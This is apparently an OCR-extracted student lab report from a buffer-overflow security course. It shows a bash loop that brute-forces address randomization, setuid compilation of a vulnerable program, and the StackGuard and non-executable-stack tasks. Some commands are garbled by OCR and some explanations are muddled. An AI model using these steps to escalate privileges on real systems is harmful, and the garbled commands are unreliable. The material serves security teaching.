SECONDS=0
value=0
while
[ 1 ]do
value=$(( $value +
1 ))duration=$SECONDS
min=$(($duration /
60))

sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
```


./stack done

when you execute infinite program, it should be telling you segmentation fault

$ ./infinite.sh

After this program will be running n no of times and it will give you root privilege





Task 6: Turn on the StackGuard Protection


Before working on this task, remember to turn off the address randomization first, or you willnot know which protection helps achieve the protection.

In our previous tasks, we disabled the StackGuard protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of StackGuard. To do that, you should compile the program without the -fno-stack-protector option. For this task, you will recompile the vulnerable program, stack.c, to use GCC StackGuard, execute task 1 again, and report your observations. You may report any error messages you observe.

In GCC version 4.3.3 and above, StackGuard is enabled by default. Therefore, you have to disable StackGuard using the switch mentioned before. In earlier versions, it was disabled by default. If you use an older GCC version, you may not have to disable StackGuard.

#
kernel.randomize_va_space=
o # gcc stack.c -o stack -z
execstack#chmod 4755stack
Exit

$./stack




Task 7: Turn on the Non-executable Stack Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection. In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the noexecstack option, and repeat the attack in Task 2. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult? You should describe your observation and explanationin your lab report. You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on thestack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The return-to-libc attack is an example. We have designed a separate lab for that attack. Observation: Every task needs to be taken screenshot and give a clear description of the screen shot.



*****